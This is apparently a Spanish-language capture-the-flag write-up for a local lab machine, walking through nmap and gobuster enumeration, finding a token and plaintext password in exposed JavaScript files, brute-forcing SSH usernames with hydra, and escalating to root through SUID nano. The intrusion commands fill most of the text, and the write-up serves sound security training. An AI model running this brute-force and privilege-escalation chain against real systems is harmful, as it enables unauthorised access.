

Levantamos la máquina.

```
> sudo bash auto_deploy.sh consolelog.tar  
[sudo] contraseña para kali:  
  
      ##  
    ## ## ##  
  ## ## ## ##  
=====
```



```
NNN { NN NNNN NNN NNNN NN N / === NNN  
      \_____/ 0 \_____  
        \_____/\_____/  
                                ==
```

DORKELABS

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le aplicamos un ping para ver si está levantada y con el ttl podemos ver que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.054 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.054/0.054/0.054/0.000 ms
```

Con nmap comprobamos los puertos y sus servicios correspondientes.

```

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.61 ((Debian))
|_ http-title: Mi Sitio
|_ http-server-header: Apache/2.4.61 (Debian)
3000/tcp  open  http   Node.js Express framework
|_ http-title: Error
5000/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|   256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

Con gobuster buscamos en el puerto 80 posibles directorios y archivos ocultos. Y encontramos un archivo en java.

```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
-x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png  
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://172.17.0.2
[+] Method:	GET
[+] Threads:	100
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Extensions:	css,log,js,tar.gz,exe,asp,xml,json,sh,tar,gif,ttf,eot,aspx,ini,bak,zip, ,woff,pl,md,txt,old,backup,pcapng,php,html,htm,conf,ts,woff2,rar,jpg,jpeg,svg,webp,py,rb,pcap,7z,pn g,bin
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/.html	(Status: 403)	[Size: 275]
/.html	(Status: 403)	[Size: 275]
/index.html	(Status: 200)	[Size: 234]
/backend	(Status: 301)	[Size: 310] [--> http://172.17.0.2/backend/]
/javascript	(Status: 301)	[Size: 313] [--> http://172.17.0.2/javascript/]
/authentication.is	(Status: 200)	[Size: 117]

Vemos que nos comenta acerca de un token. Pero debemos seguir buscando más archivos.

```
← → ↻ 🏠 172.17.0.2/authentication.js
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube CCN

function authenticate() {
  console.log("Para opciones de depuracion, el token de /recurso/ es tokentraviesito");
}
```

Buscamos en la carpeta backend y vemos otro archivo java, dentro del mismo vemos una especie de contraseña en texto claro.

```
← → ↻ 🏠 172.17.0.2/backend/server.js
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube

const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'tokentraviesito') {
    res.send('lapassworddebackupmaschingonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});

app.listen(port, '0.0.0.0', () => {
  console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

Aplicamos fuerza bruta para comprobar si esa contraseña tiene algún usuario para el puerto 5000 que es el que tiene el servicio ssh levantado. Encontramos lovely.

```
> hydra -L /usr/share/wordlists/rockyou.txt -p lapassworddebackupmaschingonadetodas 172.17.0.2 ssh
-t 4 -s 5000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 11:16:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:14344399/p:1), ~3586100 t
ries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
```


Ingresamos por el puerto 5000 con el usuario lovely y su contraseña. Además vemos que no pertenece a ningún grupo especial.

```
> ssh lovely@172.17.0.2 -p 5000
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIakLAG070KPdicJNeE88.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts.
lovely@172.17.0.2's password:
Linux 83cd9f83f347 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lovely@83cd9f83f347:~$ id
uid=1001(lovely) gid=1001(lovely) groups=1001(lovely),100(users)
```

Con el comando find buscamos por permisos suid y sabemos que podemos ejecutar nano con privilegios de root. Por lo tanto, buscamos si podemos levantarnos una shell como root en GTFO.



Ejecutamos el binario según nos indica GTFO y obtenemos una shell con el usuario root.

```
# id
uid=0(root) gid=0(root) groups=0(root)
```